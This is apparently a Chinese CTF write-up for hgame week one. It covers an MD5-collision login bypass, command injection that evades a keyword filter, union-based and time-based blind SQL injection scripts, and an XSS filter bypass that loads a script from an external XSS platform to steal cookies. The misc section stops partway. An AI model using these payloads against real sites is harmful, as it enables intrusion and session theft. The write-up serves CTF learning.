

hgame第一周wp

id: Roc826

hgame第一周wp

WEB 部分

- 1.神奇的md5
- 2.sqli-1
- 3.sqli-2
- 4.babyxss

MISC部分


- 1.听听音乐

WEB 部分

1.神奇的md5

先扫一下目录发现目录里有个admin.php

然后这里有一个源码泄露，访问.login.php.swp,然后把下下来的文件还原了得到源码，



```
<?php
session_start();
error_reporting(0);

if (@$_POST['username'] and @$_POST['password'] and @$_POST['code'])
{
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    $code     = (string)$_POST['code'];

    if (($username == $password ) or ($username == $code) or ($password == $code)) {
        echo "Your input can't be the same";
    }
    else if ((md5($username) === md5($password)) and (md5($password) === md5($code))) {
        echo "Good";

        header('Location: admin.php');
        exit();
    } else {
        echo "<pre> Invalid password</pre>";
    }
}


?>

<html>
<head>
```

看出需要三个md5相同的值，而且这里使用post传过去的，用数组绕过肯定就不行了，hint也说了要在本地生成三个md5一样的文件，然后百度发现了fastcoll这个软件，但这个只能生成两个，百度到了三张md5相同的图片，但又超过了post的长度要求。。。后来找了学长才知道了生成多个md5值相同的方法

首先准备一个文件，里面随便写

然后这里有一个源码泄露 访问 login.php.swp 然后把下下



然后 `fastcoll_v1.0.0.5.exe 1.txt -o hack_1 hack_2` 得到hack_1,hack_2这两个文件的md5是一样的




然后再执行 `fastcoll_v1.0.0.5.exe -p hack_2 -o hack_3 hack_4` 得到hack_3 和 hack_4，然后把得到的两个文件放到linux去（因为需要tail 命令）执行 `tail -c 128 hack_3 > a`

`tail -c 128 hack_4 > b` #将文件的最后128位写入文件a, b 然后把a, b复制回windows执行 `type hack_1 a > hack_final_1` `type hack_1 b > hack_final_2` #将文件hack_1与文件b结合 这样我们就能够得到四个md5值相同的文件了hack_final_1 hack_final_2 hack_3 hack_4 然后就可以把它们作为post的值上传上去了，不过在这里我用的方法啰嗦，先写了一个脚本。。。然后用burp抓取，再在网页也提交一次，也用burp抓取，然后将脚本的请求里的值复制到浏览器请求中去发送。。。

```
import requests
import hashlib
from selenium import webdriver

url = 'http://118.25.89.91:8080/question/login.php'
proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'https://127.0.0.1:8080'
}
name = open('hack_4', mode='rb')
a = name.read()
password = open('hack_3', mode='rb')
```

```
b = password.read()
code = open('hack_final_1', mode='rb')
c = code.read()
data = {
    'username': a,
    'password': b,
    'code': c
}
r = requests.post(url, data=data, proxies=proxies)
print(r.text)
name.close()
password.close()
code.close()
```



然后我们再打开admin.php

Private Terminal 提交

看名字可以执行终端

命令 试试看ls 果然可以

Private Terminal 提交

The Command is : ls

打开

Result is :admin.php css js login.php

admin.php的源码看一下 `cat admin.php`

Private Terminal 提交

The Command is : cat admin.php

Result is :

Private Terminal 提交

The Command is : \$cmd

```
"; echo "  
"; $cmd = str_replace("flag",'none',$cmd); echo "
```

Result is :";system(\$cmd); "

```
"; } } else { echo ""; header('Location: login.php'); exit(); } ?>
```

有点乱，查看网页源代码看看，得到完整的源码

```
<?php  
session_start();  
error_reporting(0);  
?>  
<head>  
<!-- Matomo -->  
<script type="text/javascript">  
    var _paq = window._paq || [];  
    /* tracker methods like "setCustomDimension" should be called before "trackPageView" */  
    _paq.push(['trackPageview']);  
    _paq.push(['enableLinkTracking']);  
    (function() {  
        var u="//118.25.89.91/piwik/";  
        _paq.push(['setTrackerUrl', u+'matomo.php']);  
        _paq.push(['setSiteId', '1']);  
        var d=document, g=d.createElement('script'), s=d.getElementsByTagName('script')[0];  
        g.type='text/javascript'; g.async=true; g.defer=true; g.src=u+'matomo.js';  
        s.parentNode.insertBefore(g,s);  
    })();  
</script>  
<!-- End Matomo Code -->  
</head>  
  
<?php  
  
if ($_SESSION["secret"] === 'hgame2019')  
{
```

```

?>
<form action="" method="post">
  Private Terminal  <input type="text" name="command"><input type="submit"
name="submit">
</form>
<?php
if($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['submit'])){
    $cmd = (string)$_POST['command'];
    echo "<p>The Command is : $cmd </p>";
    echo "<br>";
    $cmd = str_replace("flag", 'none', $cmd);
    echo "<p>Result is :";system($cmd); "</p>";
}
}
else {
    echo "<script>alert('Login First')</script>";
    header('Location: login.php');
    exit();
}

?>

```

审查后知道了flag字段被过滤了，所以答案肯定和flag有关，先看看是不是又flag变量在,执行

```
var1='$f1';var2='ag';var3='echo '${var1}${var2};eval $var3 #echo $flag
```

没有回应，应该是没有这个变量

看看目录上有没有其他文件，在尝试执行 `cd ../../;ls` 发现

```
Result is :bin boot code dev etc flag home lib lib64 media mnt none opt proc root run sbin srv sys tmp usr var
```

构造payload: `var1='f1';var2='ag';var3='cd ../../;cat '${var1}${var2};eval $var3` 拿到flag

2.sqli-1

先写了一个脚本可以自动输入验证码，方便试

```

import re
import requests
import hashlib

def verify(page):
    pattern = re.compile('\w{4}<br>')
    m = pattern.search(page).group()[0:4]
    code = 0
    while 1:

```

```

x = hashlib.md5()
x.update(str(code).encode('utf-8'))
if x.hexdigest()[0:4] == m:
    break
code += 1
return str(code)

url = "http://118.89.111.179:3000/"
proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'https://127.0.0.1:8080'
}
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36'}
r = requests.session()
x = "1" #改x的值即可
requestspage = r.get(url)
requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' + x,
headers=headers)
print(requestspage.text)

```

发现 `x = "1 order by 1;#"` 可以但 `x = "1 order by 2;#"` 错误，所以他只有一个字段 然后找数据库的名字 `"1 union select database();#"` 然后找表的名字 `"1 union select group_concat(table_name) from information_schema.tables where table_schema=database();#"` 得到两个表 `f1111111g` 的字段名, `words` 然后再找表 `f1111111g` 的字段名 `"1 union select group_concat(column_name) from information_schema.columns where table_name='f1111111g';#"` 得到字段名 `f14444444g` 最后得到flag `"1 union select f14444444g from f1111111g;#"`

```

array(1) {
  ["word"]=>
    string(26) "hgame{sql1_1s_iNterestIng}"
}

```

3.sqli-2

这是一道基于时间的sql盲注题 我的脚本分为多段组合而成 第一段和之前一样就是一个验证码的函数，和导入一些库什么的

```

import re
import requests
import hashlib

def verify(page):
    pattern = re.compile('\w{4}<br>')
    m = pattern.search(page).group()[0:4]
    code = 0
    while 1:

```

```

x = hashlib.md5()
x.update(str(code).encode('utf-8'))
if x.hexdigest()[0:4] == m:
    break
code += 1
return str(code)

url = "http://118.89.111.179:3001/"
proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'https://127.0.0.1:8080'
}
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36'}
r = requests.session()

```

第二段就是得到数据库名字的长度通过判断响应有没有超过两秒，来看数据有没有被查询到

```

database_length = 1
while database_length < 10:
    x = "1 and if( length(database())="+str(database_length)+",sleep(2),sleep(0)) ;# "
    requestspage = r.get(url)
    requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' + x,
        headers=headers)
    print(requestspage.text)
    if requestspage.elapsed.total_seconds() > 2:
        break
    database_length += 1
print(database_length)

```

此处得到数据库的长度为5

然后第二段得到数据库名字

```

i = 0
database = ''
while i < database_length:
    left = 0
    right = 127
    mid = (left + right) // 2
    while left <= right:
        x = "1 and if(ascii(mid(database())," + str(i + 1) + ",1))=" + str(mid) +
            ",sleep(2),sleep(0)) ;# "
        requestspage = r.get(url)
        requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
            x, headers=headers)
        print(requestspage.text)
        if requestspage.elapsed.total_seconds() > 2:
            database += chr(mid)
            print(chr(mid))
            i += 1

```

```

        break
    x = "1 and if(ascii(mid(database())," + str(i + 1) + ",1))>" + str(mid) +
    ",sleep(2),sleep(0)) ;# "
    requestspage = r.get(url)
    requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
    x, headers=headers)
    print(requestspage.text)
    if requestspage.elapsed.total_seconds() > 2:
        left = mid + 1
        mid = (left + right) // 2
    else:
        right = mid - 1
        mid = (left + right) // 2
print(database)

```

得到数据库名字为hgame

第三段测试表名的数量

```

table_count = 1
while table_count<5:
    x = "1 and if((select count(table_name) from information_schema.tables where
    table_schema=database()))=" + str(table_count) + ",sleep(2),sleep(0)) ;# "
    requestspage = r.get(url)
    requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' + x,
    headers=headers)
    print(requestspage.text)
    if requestspage.elapsed.total_seconds() > 2:
        break
    table_count += 1
print('table_count:'+str(table_count))

```

得知有两个表 第三部分得到两个表名

```

table_length = 1
i = 0
while i < table_count:
    while table_length<20:
        x = "1 and if( length(substr((select table_name from information_schema.tables
        where table_schema=database() limit " + str(i) +
        ",1),1))="+str(table_length)+",sleep(2),sleep(0)) ;# "
        requestspage = r.get(url)
        requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
        x, headers=headers)
        if requestspage.elapsed.total_seconds() > 2:
            break
        table_length += 1

    i += 1
    print("table" + str(i) + ":" + str(table_length))
    j = 0
    table_name = ''

```



```

while j < table_length:
    left = 0
    right = 127
    mid = (left + right) // 2
    while left <= right:
        x = "1 and if(ascii(substr((select table_name from information_schema.tables
where table_schema=database() limit 0,1)," + str(j+1) + ",1))=" + str(mid) +
",sleep(2),sleep(0)) ;# "
        requestspage = r.get(url)
        requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) +
'&id=' + x, headers=headers)
        if requestspage.elapsed.total_seconds() > 2:
            table_name += chr(mid)
            print(chr(mid))
            j += 1
            break
        x = "1 and if(ascii(substr((select table_name from information_schema.tables
where table_schema=database() limit 0,1)," + str(j+1) + ",1))>" + str(mid) +
",sleep(2),sleep(0)) ;# "
        requestspage = r.get(url)
        requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) +
'&id=' + x, headers=headers)
        if requestspage.elapsed.total_seconds() > 2:
            left = mid + 1
            mid = (left + right) // 2
        else:
            right = mid - 1
            mid = (left + right) // 2
    table_length = 1
    print(table_name)

```

得到F11111114G, F1111 然后手动测试发现字段只有一个 然后测试字段名

```

i = 0
column = ''
column_length = 8
while i < column_length:
    left = 0
    right = 127
    mid = (left + right) // 2
    while left <= right :
        x = "1 and if(ascii(mid((select column_name from information_schema.columns where
table_name= 'F11111114G' limit 0,1)," + str(
        i + 1) + ",1))=" + str(mid) + ",sleep(2),sleep(0)) ;# "
        requestspage = r.get(url)
        requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
x, headers=headers)
        print(requestspage.text)
        if requestspage.elapsed.total_seconds() > 2:
            column += chr(mid)
            print(chr(mid))
            i += 1

```

```

        break
        x = "1 and if(ascii(mid((select column_name from information_schema.columns where
table_name= 'F11111114G' limit 0,1)," + str(
        i + 1) + ",1))>" + str(mid) + ",sleep(2),sleep(0)) ;# "
        requestspage = r.get(url)
        requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
x, headers=headers)
        print(requestspage.text)
        if requestspage.elapsed.total_seconds() > 2:
            left = mid + 1
            mid = (left + right) // 2
        else:
            right = mid - 1
            mid = (left + right) // 2
    print(column)

```

得到字段名#fL4444Ag 最后测试flag

```

flag_length = 1
while flag_length<50:
    x = "1 and if(length((select fL4444Ag from hgame.F11111114G limit
0,1))="+str(flag_length)+" ,sleep(2),sleep(0)) ;# "
    requestspage = r.get(url)
    requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' + x,
headers=headers)
    print(requestspage.text)
    if requestspage.elapsed.total_seconds() > 2:
        break
    flag_length += 1
print(flag_length)

i = 0
flag = ''
flag_length = 38
while i < flag_length:
    left = 0
    right = 127
    mid = (left + right) // 2
    while left <= right :
        x = "1 and if(ascii(mid((select fL4444Ag from hgame.F11111114G limit 0,1)," +
str(
            i + 1) + ",1))=" + str(mid) + ",sleep(2),sleep(0)) ;# "
        requestspage = r.get(url)
        requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
x, headers=headers)
        print(requestspage.text)
        if requestspage.elapsed.total_seconds() > 2:
            flag += chr(mid)
            print(chr(mid))
            i += 1
            break

```

```

x = "1 and if(ascii(mid((select fL4444Ag from hgame.F11111114G limit 0,1)," +
str(
    i + 1) + ",1))>" + str(mid) + ",sleep(2),sleep(0)) ;# "
requestspage = r.get(url)
requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
x, headers=headers)
print(requestspage.text)
if requestspage.elapsed.total_seconds() > 2:
    left = mid + 1
    mid = (left + right) // 2
else:
    right = mid - 1
    mid = (left + right) // 2
print(flag)

```

hgame{sql1_1s_s0_s0_s0_s0_interesting}


4.babyxss

测试后发现 `<script>` 被过滤了 `<scr<script>ipt>` 就可以绕过去 再xss平台上生成一段代码,然后把这段放进去
`<scr<script>ipt src=https://xsspt.com/GhVF8g></scr<script>ipt>` 再在cookie得到flag Flag=
 {Xss_1s_funny!}

MISC部分

1.听听音乐

下载文件stego.mp3,看这个名字觉得应该是MP3stego解密吧,用notepad++打开后在文件末尾发现了passwd is
 123 然后我用MP3Stego去解密 Decode.exe -X -P 123 stego.mp3 可惜是错的



然后回到音乐,在音乐的后半段有一段摩斯电码,用goldwave打开

